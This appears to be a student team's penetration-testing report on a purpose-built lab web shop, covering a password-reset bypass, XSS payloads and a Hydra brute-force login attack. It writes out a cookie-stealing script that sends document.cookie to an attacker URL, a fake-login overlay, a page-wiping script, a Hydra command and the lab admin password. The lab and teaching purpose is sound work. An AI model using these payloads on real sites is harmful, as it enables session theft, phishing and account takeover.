
"24327924313024766f5775777a454a7a2f36646d764c4c586955783565386f4d48356b6f57742f524f49532e67745865664a45475054356f6f6c4732".

The final URL will look something like this,

"http:iFruit.com/pwdreset/newpwd.php?selector=6c4e00274fd0bf4cvalidator=

24327924313024766f5775777a454a7a2f36646d764c4c586955783565386f4d48356b6f57742f524f49532e67745865664a45475054356f6f6c4732". The page will load and look something like this (**Fig. 9**).

## Reset Password



A screenshot of a web form titled "Reset Password". It contains two input fields: the first is labeled "Enter your new password here..." and the second is labeled "Confirm your new password here...". Below these fields is a checkbox labeled "Show Password". At the bottom of the form is a large button labeled "Create new password".

Figure 9: Reset Password Screen after Process

### 2.9. Step Eight

Enter a string of characters into Form and press the “*Create new password*” button (**Fig. 10**). The website should then redirect you to the “*Login*” page and the URL should read, “*iFruit.com?newpwd=pwdupdated*”, this means that the password was successfully reset and you can log into the user’s account using the new password. If the URL reads, “*iFruit.com?newpwd=empty*” the reset attempt failed and you will need to retry, making sure that you copy the email address, selector, and token correctly.

## Reset Password



A screenshot of a web form titled "Reset Password". It contains two input fields, both of which are currently empty and show only dots (password masks). Below these fields is a checkbox labeled "Show Password". At the bottom of the form is a large button labeled "Create new password".

Figure 10: Create New Password

## 3.0. Cross-Site Scripting Exploit – By Thomas Neil

### 3.1. Introduction

The aim of this document is to highlight some common attack strategies that could be implemented on a vulnerable web application. The focus will be around cross-site scripting (XSS) methods. As part of the project brief, a virtual infrastructure simulating an eCommerce website was designed to facilitate various penetration testing approaches.





Figure 1: Reflected XSS attack

### 3.2. Cross-site Scripting Overview

Cross-site scripting (XSS) is a security vulnerability typically found in web applications. These attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. As an end user's browser has no way of knowing that the script should not be trusted, the script will therefore be executed.

[1].

A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in JavaScript, VBScript, Flash and CSS. XSS is usually split into two categories; stored and reflected. Depending on the category, the following attacks are possible; cookie stealing, keylogging, phishing attacks, and port scanning.



*Figure 2 Stored XSS attack*

### 3.3. Software Environment

The software environment used was a Kali Linux virtual machine (VM) hosting the specifically developed project website, [www.iFruit.com](http://www.iFruit.com), to conduct the XSS analysis.

### 3.4. Burpsuite Implementation

Burp Suite is an integrated platform for performing security testing of web applications [2] and was used for the initial mapping and analysis of the application's attack surface.

When first launching Burpsuite you will be faced with a popup relating to a certificate warning. Therefore, a CA certificate is to be installed as Burpsuite acts as a proxy between the browser and sending data through the internet. Essentially, this allows the Burpsuite application to read and send on HTTPS data.

A temporary project should be selected using the Burpsuite default settings. Launch the Firefox browser, then to add an extension – FoxyProxy, to the web browser to allow routing of traffic through it. Install FoxyProxy; once completed click on the icon and select options, add, and input the configuration settings for proxy type, proxy IP address, port, and click save. Figure 3 showing FoxyProxy setup.




Figure 3: Adding FoxyProxy




Figure 4: Selecting Burp once Configured

Once configured, the FoxyProxy extension icon should be selected, then click on the description provided in the setup – burp in this case as show in figure 4. The certificate for Burpsuite should now be added; within the browser navigate to <http://localhost:8080> and click on the CA certificate located at the far right of the page and save. Now, navigate to Firefox preferences and search for certificates in the search bar and select view certificates. Click on import within the authorities tab to select the previously downloaded CA certificate. The setup for Burpsuite is now complete.

In order to create a site map of the application being tested, navigate to the [www.iFruit.com](http://www.iFruit.com) site and enter the login credentials for the administrator account; username: admin and password:

Groupproject2021. Browsing through the various pages on the website will create a sitemap structure within Burpsuite. Locate the target site within the list and right-click, add to scope. XSS vulnerabilities can now be tested within Burpsuite.



### 3.5. Web Analysis & Exploit

Now that a sitemap of the website has been captured within Burpsuite, further analysis can be conducted to seek vulnerabilities. Navigating to the products page within the site shows a search box which could potentially be exploited.




Figure 5: Site map of [www.iFruit.com](http://www.iFruit.com)




Figure 6: Products page search box

First, input some text within the products page search box to see what feedback the website provides. This information can then be viewed within the proxy, intercept tab. Selecting the forward option within the intercept tab passes the search query back to the website. In this case, no results were found for the inputted search query. So now, amending the previous

search query, we will try to work with a JavaScript alert function using the following code, '`<script>alert("it's vulnerable")</script>`'. Figure 7 Showing the JavaScript code used.




Figure 7: JavaScript Code





Figure 8: Alert Box is Shown

As the JavaScript code has populated an alert box (Figure 8), this means the script was injected into the page successfully because of an XSS vulnerability. Further scripts can then be used to exploit the website. The following JavaScript code was used to create another alert popup box containing the users document cookies; '`<script>alert(document.cookie);</script>`'. Figure 9 displays the information returned from this code execution.



*Figure 9: Document cookies*

With this approach in mind, stored XSS could be used to retrieve a victims cookie. This could be done by having a victims browser parse the following Javascript code;

'<script>window.location='http://attacker url/?cookie='+document.cookie</script>'. This script could navigate the users browser to a different URL specified by the attacker, and the new request would include the victims cookie as a query parameter. If the attacker was able to obtain the cookie, they could use it to impersonate the victim.

The next XSS vulnerability which was tested was a UI redressing script, which modifies the HTML content of the page to display an alternative login page. The following code was used; '<script>history.replaceState(null, null, '..../..../login');document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue</h1><form>Username: <input type='text'>Password: <input type='password'></form><input value='submit' type='submit'>" '. An attacker could essentially setup a web server domain with a similar name to that of the legitimate website in order to trick the victim.




Figure 10: Redressing of HTML elements

The last vulnerability tested on the website was to see if the HTML content displayed to the product page could be amended or stripped completely. From selecting inspect element on the page and navigating to the console section, the following code was used to interact with the HTML code displayed to the page.

```
'document.documentElement.innerHTML="This site is vulnerable to XSS"'
```

Now, returning to the product page search box and placing the script tags round the previous code, along with placing an empty string within the script, highlights the entire HTML content for that page can be removed.

```
Completely removing HTML content on page  
<script>document.documentElement.innerHTML=''</script>
```

Figure 11: Code that allows us to remove all HTML elements

### 3.6. Evaluation

The overall aim of this document was to highlight XSS vulnerabilities on a specifically designed website. The XSS attack methods covered were successful in that they confirmed the chosen site is indeed vulnerable to these types of attacks. Therefore, a security researcher could conduct further analysis of the other areas of the site to test for additional vulnerabilities and loopholes in the website design.

## 4.0. Click-Jacking and Brute Force Attacks – By Luis Loaysa

### 4.1. Introduction

This document explores the analysis of our [www.iFruit.com](http://www.iFruit.com) site, searching for vulnerabilities that can potentially be exploited by malicious third parties. The aim is to provide an exhaustive examination that can be used to patch these vulnerabilities later, helping the hosting company to secure their assets in a reliable way.

More than two vulnerabilities have been found but given the development of the project, only two are examined in detail here. Steps of how to recreate them and explanations of how these technologies work are given through the sections below.

The sources and referrals used to elaborate these exploits can also be found at the end of the document.

#### Devices and software involved: -

- Windows Server 2016 with Apache2 and XAMPP hosting service.
- Kali Linux; Hydra, OWASP ZAP, Burpsuite, Apache2, FoxyProxy and NMAP.

\*Note that additional programming languages such as HTML and PHP are also involved.

### 4.2. Web Analysis and Preparation

Firstly, the web site had to be scanned in depth, therefore Kali Linux with Burpsuite and OWASP ZAP were setup. To intercept the requests between the local browser in Kali Linux and the web server a proxy is used, FoxyProxy, which redirects any traffic through the two applications previously mentioned. FoxyProxy is a browser extension of Mozilla Firefox that can be easily installed.

Once installed, the options button allows further configuration as shown in Figure 1. To use the proxy as described, the local or loopback address of 127.0.0.1 is used along with the port 8081, note that by default, both Burpsuite and OWASP ZAP have port 8080 set, hence, one of them must be changed to listen on port 8081 for both to be functional at the same time, in this case Burpsuite is working through port 8081. Any other available port would work too, the only requirement is that it matches in both, the application, and the proxy.




Figure 1: Proxy Settings

After adding OWASP too and saving the options the control pane located on the top right corner of the browser should show the three options shown in Figure 2, which enable or disable the tools respectively, it can also be turned off.



Figure 2: Turn on Burp

Secondly and to avoid certificates problems with OWASP, as otherwise the handshake with the web server would fail due to a mismatch between the client and the server, the certificate SSL must be created in OWASP and imported to Mozilla Firefox.

By selecting in options within the OWASP user interface once is launched, the Dynamic SSL Certificate tab should be selected, then Generate and Save to the most convenient directory. An example of this process is presented in Figure 3.

Additionally, in the browser, by going to preferences then Privacy & Security and selecting View Certificates, it is possible to insert the previously generated certificate. Once both, browser and OWASP are sharing the same certificate the proxy becomes transparent to the server that forwards and retrieves the requests seamlessly.




Figure 3: Certificate Authority

To configure Burpsuite so it receives the traffic from the browser through the correct port it has to be set to listen port 8081 in this case.

Once opened, in the Proxy tab, then Options and by manually adding a proxy it is possible to add FoxyProxy in port 8081 and IP address 127.0.0.1 matching the options previously explained. An example of this can be seen in Figure 4 below.




Figure 4: Bind to Port

Finally, OWASP can now execute an exhaustive analysis of the web while BurpSuite can intercept any POST and GET requests from the server, allowing a user to tamper with these forms.

OWASP user interface utility allows the navigation of the web while analysing simultaneously. Note that toggling the options in FoxyProxy between BurpSuite and OWASP the focus of the traffic changes to one or the other accordingly.

After using the web server URL – <https://ifruit.com> to being an automated attack within OWASP the following results were found, it is also important to note that while more pages are behind the login form, OWASP can only access to what is available without authentication which in this case involves a CSS, JavaScript and index.php and others shown in figure 5.



Figure 5: OWASP Site Scan Alerts



Now the scenario is set the research of the vulnerabilities followed and while not all of them have been exploited, two have been used for a successful attack, Application Error Disclosure and X-Frame-Options.

The rest of vulnerabilities will be explored later through the project.

### 4.3. Hydra – Brute Force

Having researched the vulnerabilities provided from the last exercise, the first shown in Figure 5, 'Application Error Disclosure' allows third parties to find leaked code of the website such as error messages or JavaScript code, in this case, complete access to the HTML, CSS and JavaScript code was available.

After the examination it was clear that the web site lacked a mechanism to prevent Brute Force, as for example, avoiding consecutive attempts to log in. Furthermore, the web site also had error messages displayed for each of the events, entering an incorrect password, entering an incorrect user, or entering an incorrect user and an incorrect password. These seemingly harmless features allow Hydra to test combination of passwords and users at discretion for as long as there are words in the lists fed to the command, making a perfect scenario for this type of attack.

To begin the attack two files, one with potential usernames and another with potential passwords is created. Alternatively, the file rockyou.txt can be downloaded, this file contains 14,341,564 unique passwords that have been involved in previous cyber-attacks.

Also, the IP or name server of the victim web site, type of request that the server accepts, parameters accepted by the login form in the webs site and the error message when a wrong password or username is entered are needed to craft the command issued by Hydra.

In this case, the domain name of the web site is available and after an NMAP scan the IP can be retrieved, Nikto web scanner also gathers this information. With Burpsuite intercepting the POST request to the server the parameters can be known.

Once the information is collected, the following commands used in this penetration testing scenario have been crafted and issued to provide successful results.

```
File Edit Search View Document Help
sudo hydra -l admin -P /home/luis/Desktop/Hydra/passwords.txt 172.16.1.101 https-post-form "/iFruit.com/index.php:usrnm=admin&pwd='PASS':The password you entered does not match you account."
